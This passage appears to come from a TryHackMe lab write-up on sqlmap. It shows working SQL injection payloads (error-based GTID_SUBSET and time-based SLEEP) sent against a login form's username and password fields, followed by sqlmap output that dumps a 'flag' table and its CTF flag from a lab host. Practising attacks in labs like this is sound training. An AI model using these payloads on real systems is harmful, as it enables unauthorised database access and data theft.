Payload: username=test&password=1234' AND GTID_SUBSET(CONCAT(0×716a6a7a71,(SELECT (ELT(6539=6539,1))),0×716a6a7171),6539)-- wQhG
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test&password=1234' AND (SELECT 9383 FROM (SELECT(SLEEP(5)))UhEE)--
Screenshot taken
View image
Screenshot taken
View image


root@kali: /home/kali/thm/SQLMAP
File Actions Edit View Help
root@kali: /home/kali
root@kali: /home/kali
root@kali: /home/kali/Documents/burpsuite_pro_v2023.5.1
root@kali: /home/kali/thm/SQLMAP
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[05:02:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL ⩾ 5.6
[05:02:01] [INFO] fetching columns for table 'flag' in database 'blood'
[05:02:02] [INFO] retrieved: 'id'
[05:02:03] [INFO] retrieved: 'int(10)'
[05:02:04] [INFO] retrieved: 'name'
[05:02:05] [INFO] retrieved: 'varchar(30)'
[05:02:05] [INFO] retrieved: 'flag'
[05:02:06] [INFO] retrieved: 'varchar(50)'
[05:02:06] [INFO] fetching entries for table 'flag' in database 'blood'
[05:02:08] [INFO] retrieved: 'thm{sqlm@p_is_L0ve}'
[05:02:08] [INFO] retrieved: '1'
[05:02:09] [INFO] retrieved: 'flag'
Database: blood
Table: flag
[1 entry]
| id | flag | name |
| 1 | thm{sqlm@p_is_L0ve} | flag |
[05:02:09] [INFO] table 'blood.flag' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.63.45/dump/blood/flag.csv'
[05:02:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.63.45'
[05:02:09] [WARNING] your sqlmap version is outdated
[*] ending @ 05:02:09 /2023-08-26/
Screenshot taken
View image